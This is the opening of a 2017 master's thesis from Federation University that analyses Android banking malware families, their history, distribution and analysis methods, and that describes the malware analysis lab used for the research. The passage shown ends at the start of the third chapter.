Analysis of Mobile Banking Malware on the Android Operating System

Dan Xu

Submitted in total fulfilment of the requirements for the degree of Master by Research

School of Science, IT & Engineering

Federation University Australia

PO Box 663

University Drive, Mount Helen

Ballarat Victoria 3353

Australia

November 2017



ABSTRACT

The Android platform is the fastest growing smartphone operating system to date. Consequently, malware on Android OS has been increasing at an alarming rate. Similar to Windows-based malware, Android malware also have different families which are responsible for different malicious activities.

In this thesis, we focused on one particular group of Android malware which is designed to target banks and financial institutions. These banking malware use different techniques to attack bank clients and banking servers. A coherent framework to analyse the behaviour of these malware needs to be developed, so the impact of theirs attacks could be minimised. This thesis investigates a systematic analysis to understand these malware's behaviour and distribution method. From public and private sources, 37 samples of banking malware have been collected which represent eight major Android Banking malware families. In addition, we also analysed malware source code by reverse engineering all malware samples. As a result of analysis, a clear overview and better understanding of mobile banking malware on Android OS was established. The results indicated that Android banking malware is evolving in technique and will become more difficult to analyse in the future.

STATEMENT OF AUTHORSHIP

Except where explicit reference is made in the text of the thesis, this thesis contains no material published elsewhere or extracted in whole or in part from a thesis by which I have qualified for or been awarded another degree or diploma. No other person's work has been relied upon or used without due acknowledgement in the main text and bibliography of the thesis.

Signed:		Signed:	
Dated:	30/11/2017	Dated:	30/11/2017
NAME:	Dan Xu	NAME:	Iqbal Gondal
Candidate		Principal Supervisor	

ACKNOWLEDGMENTS

I would like to express my deepest gratitude to my supervisors: A/Prof Iqbal Gondal and Dr. Robert Layton for their continuous support throughout my thesis. I would never been able to finish this research without their excellent guidance, patience and immense knowledge. Their guidance helped me in all the time of research and writing of this thesis. I could not have imagined having a better supervisor and mentor for my Masters study. I would also like to thank all the researchers in Internet Commerce Security Lab (ICSL) and Dr. Paul Watters for their support.

Table of Contents

LIST OF TABLES

LIST OF FIGURES

CHAPTER 1: Introduction

Android became the world's leading smartphone platform at the end of 2010. As of 2011, Android has the largest installed base of any mobile OS[1] and as of 2013, its devices also sell more than Windows, iOS, and Mac OS devices combined.[2] As of July 2013 the Google Play store has had over 1 million Android apps published, and over 50 billion apps downloaded.[3] A developer survey conducted in April–May 2013 found that 71% of mobile developers develop using Android.[4] In 2014, Google revealed that there were over 1 billion active monthly Android users (that have been active for 30 days), up from 538 million in June 2013.[5]

At the same time, the number of Android mobile malware is growing significantly. In 2013, Kaspersky Lab detected 3,905,502 installation packages that were used by cybercriminals to distribute mobile malware, which contributes to overall approximately 10,000,000 unique malicious installation packages. Android remains a prime target for malicious attacks as 98.05% of all malware detected by Kaspersky Lab in 2013 targeted Android OS, confirming both the popularity of this mobile OS and the vulnerability of its architecture.[6]

While banks are profiting from online and mobile banking, so are the cyber criminals that target these services with highly specialized banking malware. It is observed that the number of banking malware on mobile channel has increased and are a dominant mobile malware threat.[7] Malware can be characterised by attack vectors e.g. browser exploits, application (e.g. PDF, office) exploits, code insertions and buffer manipulation etc. There is a need to understand what are the main attack vectors used by mobile banking malware on Android OS, as compared to similar attacks on internet banking, such as inserting code into the browser, modifying the application code, patching the network stack etc. to steal information, manipulate transactions or make unauthorized and fraudulent money transfers.

In this research, a framework has been developed to systematically analyse Android malware targeting banks and financial institutions. Then this framework is adopted to analyse 37 samples, which have been collected from the security researcher community, both within Australia and internationally. The earliest sample was discovered in June 2011, and the latest was detected in May 2014.

All samples were analysed in an isolated test environment with realistic scenarios from mobile banking. Static and dynamic analysis were performed on all samples; malware

classes and method calls were profiled and analysed methodically. Analysis also showed technique evolution of some mobile banking malware families over the time. These new techniques were adopted to impede forensic analysis.

In addition to systematically analysing malware binaries, analysis of the whole lifecycle of these Android banking malware samples was performed, including malware distribution, infection and AV detection.

1.1 Research Objectives

Due to the emergence of smartphone-based business and banking transactions, there are significant threats present in the mobile networking environment. In this thesis, a systematic approach has been adopted to understand the nature of the threat of mobile banking malware especially for Android devices. A Framework for Systematic Analysis of Mobile Banking Malware(FAM)has been adopted in responding to critical research questions:


- What are the major Android banking malware families and what are their properties?
- How is Android banking malware distributed to its victims?
- What common features do different Android banking malware families have?
- Where do Android banking malware originate from?
- Does Android malware utilise anti-forensic techniques to avoid being detected or analysed?

In this thesis, we focus on analysing malware samples, detecting of malware is beyond the scope of this thesis but will be looked at for future work.

1.2 Android banking malware

Android banking malware are a subcategory of mobile banking malware. The relationship can be understood with a hierarchy structure:

(ABM)



In analysing ABM, it is logical to adopt and evaluate methodologies by parent and higher levels malware types. It is imperative to understand the banking malware profit model e.g. how cybercriminals make money from malware, so similar models could be studied for ABM. To study attack models, Android malware attack vectors and common Windows-based malware analysis methods (dynamic vs. static) need to be studied in a secure analysis environment.

1.3 Behaviour Analysis of Android Banking Malware

To conduct behaviour analysis, there is a need to scan the collected mobile malware samples with a view to understanding the time of each sample was first seen, Anti-Virus engine detection rate and the timeline of each malware family. Then manual execution of malware in a lab environment should be adopted to examine the behaviour. Behaviour analysis can be automated using existing tools available, but without proper interaction with malware the results from automatic behaviour analysis are not as granular as those from the manual analysis. This analysis should aid in understanding malware families, AV

detection and distribution methods. In this thesis, 37 Android banking malware samples were categorised into 8 different malware families.

1.4 Static analysis of samples

Static analysis requires analysis of important files to explain the main functions of different Android banking malware families. Here, in-depth understanding of functions and techniques used by the malware developer are studied. Static and behavioural analyses are complementary. In this study, it was observed that new techniques have been adopted by Android malware over the years; this observation was possible with the help of static analysis. Particularly, there have been significant improvements in coding techniques, obfuscation, encryption and anti-SDK etc.

1.5 Framework for Systematic Analysis of Mobile Banking Malware (FAM)

This work proposes FAM, the Framework for Systematic Analysis of Mobile Banking Malware. FAM aims to be a systematic strategy to analyse ABMs in the quickest possible way, so harm caused by new types of malware could be minimised and their behaviour could be understood, so mitigating techniques could be employed. FAM presents a methodology, which has been adopted to conduct studies in this thesis. Following are the steps of the framework:

1) Identification of common attack vectors of Android banking malware,
2) Android malware feature analysis
3) Systematic dynamic and static analysis of the malware sample binaries
4) Life cycle analysis of Android banking malware: distribution, infection and AV detection
5) Anti-forensic techniques adopted by the Android banking malware

1.6 Thesis Contribution

This thesis will address following research questions by adopting the above proposed Framework for systematic Analysis of Android Banking Malware (FAM):

- What are the major Android banking malware families and how are they distributed?
- What common features do different Android banking malware families have?
- What techniques are used in recent Android banking malware to prevent them from being analysed?

Android banking malware are posing new threats to financial institutions and consumers, and indications are that these threats will become more severe in the future. Therefore, there is need to study these emerging threats and develop strategies to analyse the behaviour of these malware for harm minimisation purposes. This thesis makes the following contributions:

a) Extensive literature review - there is significant shortage of literature on mobile banking malware, so chapter 2 of the thesis presents literature in a very coordinated manner;
b) Development of a generalised framework for systematic analysis of mobile banking malware;
c) Collection of mobile banking malware samples and behavioural analysis of the samples;
d) Static analysis of the collected malware samples; and
e) Validation of proposed framework results and life-cycle analysis of mobile malware banking samples.

These contributions have been made in chapters 2, 3 and 4.

1.7 Thesis Outline

This thesis makes contribution in presenting investigative studies conducted on samples of mobile banking malware. Thesis presents studies in very coherent ways. Following is the outline of the remaining thesis:

Chapter 2 presents a literature review, covering banking malware, banking malware families, Android malware, static and dynamic analysis of malware, and testing lab setup.

Chapter 3 presents studies on Android Banking Malware Family Behaviour and Distribution. This chapter also highlights the details of the datasets captured and used in the studies. Anti-virus studies done on the samples are also presented. Finally, Android banking malware family and distribution details are presented.

Chapter 4 presents Android Banking Malware Static Analysis and Evolution in Techniques and introduces the tools used in conducting static analysis on the samples. Analysis of samples from the same malware family at different time period reveals the improvements and evolutions of techniques in malware coding.


Chapter 5 presents the findings after analysis of the samples in terms of behavioural and static fashions. This chapter also makes detailed recommendation on the findings of the thesis.

1.8 Chapter Conclusion

This chapter has presented high level introduction of Android banking malware and has indicated that these malware are a subset of mobile malware, where mobile malware are subset of malware in general. The research objectives have been presented, as well as a framework to symmetrically analyse malware samples by conducting life-cycle analysis, behavioural analysis and static analysis. Thesis contributions and organisation have been presented.

Chapter 2 presents a background and literature review supporting the research on life cycle and behavioural and static analysis, which are presented in chapter 3 and 4 respectively.

CHAPTER 2: Mobile Malware Behaviours



2.1 Banking malware

Banking malware, sometimes referred as financial malware, is a category of malware which is developed to defraud customers of banks and financial institutions, making it possible to transfer funds from the victim's account to the attacker's using electronic fund transfers(EFT).

Banking malware can be generic or targeted. A generic banking malware is developed to steal user login credential from any Secure Socket Layer (SSL) or Transport Layer Security (TLS) sessions, not only Internet banking web sites. A targeted banking malware has particular bank or financial institutions configured in their configuration files, and make use of the configuration file to trigger Man-In-The-Browser attack[8], which is a technique that takes advantage of vulnerabilities in browser security to modify webpages, modify transaction content or insert additional transactions, all in a completely covert fashion invisible to both the user and the host web application.[9]

Historically, only sensitive information like online banking are protected by SSL, however, in recent years, SSL is used widely to protect any confidential information online. And the data volume in SSL sessions is becoming so big that it's hard for the cybercriminals to extract useful data to perform fraud transactions against the banks. This has made the generic banking malware less effective. Most attackers have now moved on to targeted banking malware. In this research, we refer banking malware as targeted banking malware.

Banking malware is normally distributed via phishing email or drive-by downloads. Phishing email distribution is more targeted but has a lower infection rate, as malware can be detected and blocked by email server anti-virus (AV) program. Drive-by downloads may happen when a user visits a website or clicks on a deceptive pop-up window. Victims often click on the window by mistaken belief that, for instance, an error report from the computer's operating system itself is being acknowledged, or that an innocuous advertisement pop-up is being dismissed. In such cases, the "supplier" may claim that the user "consented" to the download, although actually the user was

unaware of having started an unwanted or malicious software download[10]. Drive-by downloads are more generic in nature and attackers always use different techniques to obfuscate the malicious code so that AV software is unable to recognize it. In recent time, this has become a popular way to distribute banking malware.

After banking malware is distributed and executed on the victim's PC, it normally stays in the background unobtrusively until the victim visits an online banking site in the browser. Most banking malware have an ability to intercept submitted credentials by logging the user's keystrokes, which are then sent to cybercriminals who defraud the bank later using these stolen credentials. The Federal Bureau of Investigation (FBI) published a fraud scheme in October 2010, which described how cybercriminals commit fraud using one of the infamous malware - Zeus (figure below). Zeus, also refered as ZeuS, or Zbot is a Trojan horse malware package that runs on versions of Microsoft Windows. While it can be used to carry out many malicious and criminal tasks, it is often used to steal banking information by man-in-the-browser keystroke logging and form grabbing. Although Zeus is not Android malware, it was heavily used in Android malware distribution. Below figure shows very clearly that banking malware is playing a critical role in cyber theft ring.




Figure 1 – How fraud Works - FBI[11]

To mitigate fraud risks from credential stealing malware, many banks employ virtual keyboard. Virtual keyboard is a software technology that displays an on-screen keyboard, requiring the user to use their mouse to click virtual keys to enter sensitive details such as password. The corresponding key will be typed into the selected textbox on the screen. In this case, the use of traditional keyboard is nullified so that banking malware could not intercept anything from monitoring keyboard events. Thus sensitive and personal information can be protected. However, cybercriminals improved banking malware to defeat this control as well. Advanced banking malware were developed to take screenshots on the mouse click event, all screenshots are then uploaded to the malware control and command server which is managed by the cybercriminal. Even worse, some more advanced banking malware can even record video of user's online banking session, and upload video files to cybercriminals' servers.

Besides credential stealing, cybercriminals have also worked on malware "automation", some complex malware even have the ability to manipulate bank customer initiated payment details, automate EFT in the background, or add additional fraud EFT when the victim makes genuine transactions.

2.2 Banking malware families

Malware are generally grouped at two hierarchical levels: "variant" and "family"; where "variant" refers to a different version of the original malicious code, and "family" indicates the distinct or original piece of malware.[12]

A few very large malware families are responsible for the majority of Internet banking related fraud through malware, due to their advanced functionalities. The most notable of these malware families are Zeus, Citadel, SpyEye and Carberp.[13]

Zeus malware, also referred as Zbot, is one of the original banking malware. It was first identified in 2007 and became more wide spread in 2009. This infamous banking malware is normally spread through drive-by downloads and phishing campaigns. It mainly steals online banking credentials by Man-In-The-Browser keystroke logging and

form grabbing. Functionally, malware in the Zeus family has two main components: a builder that can generate a bot executable and a Control and Command (C&C) server to monitor and control the malware. Zeus source code was leaked in May 2011, which allowed other malware developers to study and create malware based on its code. New malware families like Ice IX, Citadel, Gameover Zeus, P2P Zeus are all different variations based on Zeus source code. Citadel was one of the most successful successors of Zeus[14]. Besides newer and more dynamic features of the malware, the creators of Citadel adopted an open-source development model that let anyone review its code and improve upon it. In June 2013, Microsoft, along with law enforcement agencies and other security companies, conducted an operation that helped to disrupt many Citadel-based botnets. Microsoft then claimed that 88% of the botnets spawned by Citadel malware had been taken down[15]. SpyEye was designed by a rival group to compete with Zeus in 2010. Function-wise, it was similar to Zeus in a lot of ways. To compete with Zeus, the latest SpyEye versions contained an interesting feature called "Kill Zeus", which could take over an infected PC when it's infected by both Zeus and SpyEye. Although SpyEye had some success in its early days, the run almost ended after a series of cybercriminal arrests in 2012[16]. Like Zeus, Carberp has the ability to steal sensitive data from infected machines and download new data from command-and-control servers. It has complex rootkit functionalities allowing the malware to remain undetected by antivirus on the victim's system. Carberp source code was leaked to the public in June 2013, and security researchers soon discovered a new malware called Zerp with combined features of both Zeus and Carberp[17].

These major banking malware families have been heavily analyzed by researchers from different angles. Some researchers focused on malware functionality[1819], and configuration[2021], and others focus on the techniques that malware employs to deter analysis e.g code obfuscation[22], or malware detection[23]. Malware source code leaks and extensive analysis of these malware have led to an enhanced understanding how many of these malware work.

2.3 Android malware

Due to the popularity of Android OS, it has rapidly become a significant target for malware attacks.

In, August 2010, the first known SMS malware for Android was discovered and reported by Dennis Mashlennikov from Kaspersky Lab. This malware disguises itself as a movie player and sends SMS to two premium rate numbers without the owner's knowledge. The cost of each message is $5, resulting in big bills to owners from premium messaging providers. The malware only targeted Russian users and it was not found on Android Market (which was renamed to Google Play in 2012)[24].

In the same month as the discovery of first SMS malware for Android, Symantec discovered a GPS spyware which had the ability to collect and send GPS coordinates to a remote server every 15 minutes without the mobile phone owner's knowledge[25]. Because the malware was not found in Android Market and not widespread, the impact was minimal at that time.

At the end of 2010, mobile security company Lookout announced their discovery of Android malware Geinimi, which was the most sophisticated malware for Android found in the wild[26]. Geinimi is an example of repackaging a legitimate application with malicious code, and demonstrated the possibility of "Trojanization" in the Android world.

More "Trojanized" versions of legitimate apps were discovered and reported in 2011. Given they were all hosted in unofficial app stores and app download sites, the golden rule for Android users was to only download and install apps from official app store – Android Market. However, this recommendation became less effective when Lookout discovered more than 50 apps containing DroidDream malware in the official Android Market[27].

In May 2011, a new malware named DroidKungFu was discovered in the official Android Market by researchers at North Carolina State University[28]. DroidKungFu was a successor of DroidDream and carried out the same malicious activities: stealing device

information and installing an Android malware downloader app. Unlike DroidDream, DroidKungFu encrypts the exploits using AES to evade AV detection[29].

Years 2010 and 2011 were the beginning of Android malware epidemic, which can be clearly verified by security industry statistics. According to Juniper Networks, in 2010 Android malware only comprised 0.5% of total mobile malware. One year later, this number became 46.7%[30]; by the end of 2011, Android malware increased to 47% of total mobile malware threat, and this number doubled over 2012, reaching 92% in March 2013[31]. Kaspersky Lab reported in February 2014 that 98.05% of all malware detected in 2013 targeted Android platform[32].

The rampant growth of Android malware has led to research from both academia and industry. Some researchers focused on collecting Android samples, systematically analysing and characterising the data set, in order to gain better understanding of Android malware attack vectors and infection behaviours from different malware families[33]. There are a few tools and systems created by researchers to assist Android malware analysis. DroidScope is an example[34], developed as a platform that continues the tradition of virtualization-based malware analysis.

Android malware detection and prevention has also been heavily researched, based on malware behaviour or code patterns; a few tools have been developed to assist assessing Android applications and detecting malicious or risky apps. For example, RiskRanker is developed as an automated system to analyse whether a particular app exhibits dangerous behaviour (e.g., launching a root exploit or sending background SMS messages)[35].

2.4 Android Banking malware

Mobile banking is undergoing tremendous growth as customers increasingly choose smart devices over bank tellers, which has resulted in banks closing branches and investing in online services. Many banks also believe that mobile devices are a secure secondary method of out-of-band authentication. To authenticate the people who have

phones, many banks built their second factor authentication solutions on short message services (SMS), which is one of the most widely available protocols, but this protocol has its own security flaws. With the perception of extra layer authentication control, bank customers are allowed to carry out riskier transactions. This makes it more attractive to cybercriminals, because they can potentially steal more money if this authentication layer is circumvented.

On September 25th, 2010, a Spanish-based data security company S21sec detected a malware which targets Symbian and BlackBerry OS. The malware was working in conjunction with Zeus malware; and developed to forward Mobile Transaction Authentication Number (mTAN) to the attackers. S21sec published this threat on their blog.[36] This became the first Zeus in the Mobile (ZitMo) malware detected.

On 21 February 2011, the second ZitMo attack analysis was published by a Polish blogger, the malware was developed clearly targeting specific organizations: ING and mBank.[37]

Various modifications of ZitMo have been detected since then; and other PC-based malware also started to incorporate the same technique to develop their mobile versions. A number of mobile variants of PC-based malware have been seen e.g. SpyEye in the Mobile (SPitMo) in 2011[38], and Carberp in the Mobile (CitMo) in 2012. [39]

Although initially mobile banking malware targeted Symbian and BlackBerry OS, but with the increasing popularity of Android OS and significant growth of malware on this platform, Android OS has become the primary target by Mobile banking malware in recent years.

Although a lot of research has been done to counter Android malware, but there is very little research focusing on a particular subset – Android banking malware. This might be because the volume of Android banking malware was low and there were not enough samples for researchers to do the study. However, this has changed in recent two years. In 2013, there was a dramatic increase in the number of Android banking malware. Kaspersky Lab quoted this increase as “Trend of the year”, because they only had 67 Android banking malware in January 2013, but collected 1321 unique samples by the

end of the year[40]. Furthermore, Kaspersky Lab reported that in the first quarter of 2014, the number of mobile banking malware almost doubled from 1321 to 2503. These malware started initially targeting users from Russian and Commonwealth of Independent States (CIS), and then it was found that these malware have been affecting users in other countries: Germany, Sweden, France, Italy, the UK and the US[41]. Kaspersky also reported that 98.5% mobile malware that were collected by Kaspersky Lab were targeting Android OS, which indicated that almost all of mobile banking malware they reported were Android banking malware.

Despite dramatic growth, the total number of Android banking malware is still relatively small. There is no existing Android banking malware sample dataset that are publically available to the research community. In this research, we managed to collect samples from different sources including Internet, other security researchers and financial institutions in Australia and internationally, we believe that our malware sample dataset is a good representation of past and current Android banking malware.

Like Windows-based malware, Android malware can also be categorized into different malware families. Some family names are based on the PC malware name that they work together with, for example ZitMo means Zeus in the Mobile; Some family names are based on the malware author's name, e.g Perkele; There are also some malware with generic family names, e.g SmsSpy. We have detailed analysis on Android banking families in Chapter 3.

2.5 Static (Code) VS. Dynamic (Behaviour) Analysis Malware

There are two types of malware analysis – Static and Dynamic. Both static and dynamic analyses accomplish the same goal of explaining how malware works, but from different perspectives.

Static analysis, also referred as code analysis, is widely used by antivirus industries. It is based on malicious binary inspection, looking for malicious functions in malware source code. On the other hand, dynamic or behaviour analysis involves executing the sample in a controlled and sanitized environment to record and analyse its behaviour using pre-installed tools in order to understanding malware execution traces.

Static analysis can reveal all malicious functions used by the malware. However, it is time consuming due to the fact that techniques like code obfuscation can really slow static analysis down. Cybercriminals may deliberately obfuscate code to conceal malware purpose or its logic, in order to deter reverse engineering. Code obfuscation is commonly employed by Windows malware and is expected in Android malware. The Android SDK includes a tool named Proguard[42] for obfuscating Apps. Furthermore, bytecode randomization techniques can be used to completely hide the internal logic of a Dalvic bytcode program[43].

Dynamic analysis is considered relatively faster and immune to code obfuscation. With the malware being executed, analyst is able to see the malicious behaviour on an actual execution path. The downside of dynamic analysis is that it only exploits one execution path, and it may not be effective if user interaction is needed to trigger the malicious activity. Although it can be ameliorated by exploiting multiple execution paths or a user action can be configured to trigger malware activity, but additional understanding of the malware will be required prior to the analysis.

In this research, both static and dynamic analyses were performed to gain a complete understanding on how that particular malware functions. Analysis of malware distribution method was also performed.

2.6 Malware Lab Setup

Setting up of a controlled and sanitized environment is absolutely essential for analysing malware, regardless the Operating System.

The research computer had Windows 7 installed with the following specifications: Intel(R) Xeon(R) CPU E5620 @ 2.40 GHz 2.39 GHz (2 processors), 4 GB RAM DDR3 and 100 GB hard disk.

On the research PC, we installed virtual machine VMware Workstation version 9.03 build-1410761. Inside the virtual machine we have a few virtual machines installed:

MobiSec OS is installed for Android malware analysis. MobiSec is a bootable Linux distribution designed for mobile devices, applications and infrastructure analysis. MobiSec is a single environment with several excellent open source mobile malware analysis tools pre-installed and configured. Tools like dex2jar, apktools, JD-GUI, DroidBox are all used later in the research. Android emulators are also available in the live environment. MobiSec is maintained as an open source project on Source Forge[44].

During the research, it has been discovered that many Android banking malware are associated closely with traditional Windows based malware. Therefore we installed REMnux version4 to assist with Windows malware analysis. REMnux is a lightweight Linux distribution to assist malware analysts with reverse-engineering malicious software on Windows OS. The distribution is based on Ubuntu and is maintained by Lenny Zeltser[45].Two Windows virtual machine: Windows 7 and Windows XP (SP2) were installed for Windows malware analysis.

Android SDK [46] - A Software Development Kit that allows users to create and test Android applications - was installed on the host research PC. An Android Virtual Device can be created using the Android Virtual Device Manager within Android SDK.

In case malware can detect virtualized environment or emulator, a native Android test device - Samsung Galaxy S2 was also employed. This test device specs are: Model number: GT-I9100; Android version: 4.1.2(Jelly Bean); Baseband version: I9100XXLS9; Kernel version: 3.0.31-889555, dpi@Dell144 #3, SMP PREEMPT Tue Feb 10 11:18:12, KST 2013; Build number: JZO54K.I9100XWLSH. The test device was connected to the same network as the host research computer, and has several tools (e.g traffic analysis tool: SharkForRoot) installed for malware analysis. Figure 2 shows how the test lab was set up.




Figure 2 - Lab Environment

2.7 Chapter Conclusions

Malware analysis is very time-consuming and tedious work, so there is need to understand existing standalone malware analysis techniques in PC environment and formulate a comprehensive malware analysis framework for banking Android malware. This thesis work has collected significant samples of Android banking malware, and then has conducted experiments to complete the analysis using the proposed framework. Application of the framework is dependent on the nature of the malware sample. The following chapters present studies done on various aspects of the framework.

CHAPTER 3: Android Banking Malware Family Behaviour and Distribution

3.1 Chapter Introduction

In this chapter, we first present an overview of the collected samples created using the VirusTotal[47] online tool. VirusTotal uses up to 54 different antivirus products and scan engines to check for viruses, which provides us more detailed information about the samples. Secondly, we dynamically analyse all collected malware samples manually. Manual dynamic analysis involves installing the malware in a controlled and sanitized environment, and observing malware presentation, behaviour and network communication using various tools. Both an Android emulator and a native test Android device were used for manual dynamic analysis, in case any malware has the ability to detect a virtual or emulated environment. When possible, screenshots from analysis were captured and are presented to demonstrate the "look and feel" of each malware family. We also researched and analysed how Android banking malware were distributed. Malware distribution methods will help us understand the full life cycle of each attack. For each malware family, we collected information about where the samples were originally gathered using primary and secondary sources, and summarized each Android banking malware families history and attack lifecycle. Thirdly, we present the results of automated analysis using Droidbox, an Android malware sandbox tool, against all the samples in the data set. From the automated analysis reports we found some similarities and commonalities between Android banking malware behaviours, which could assist with Android banking malware identification and detection in the future.

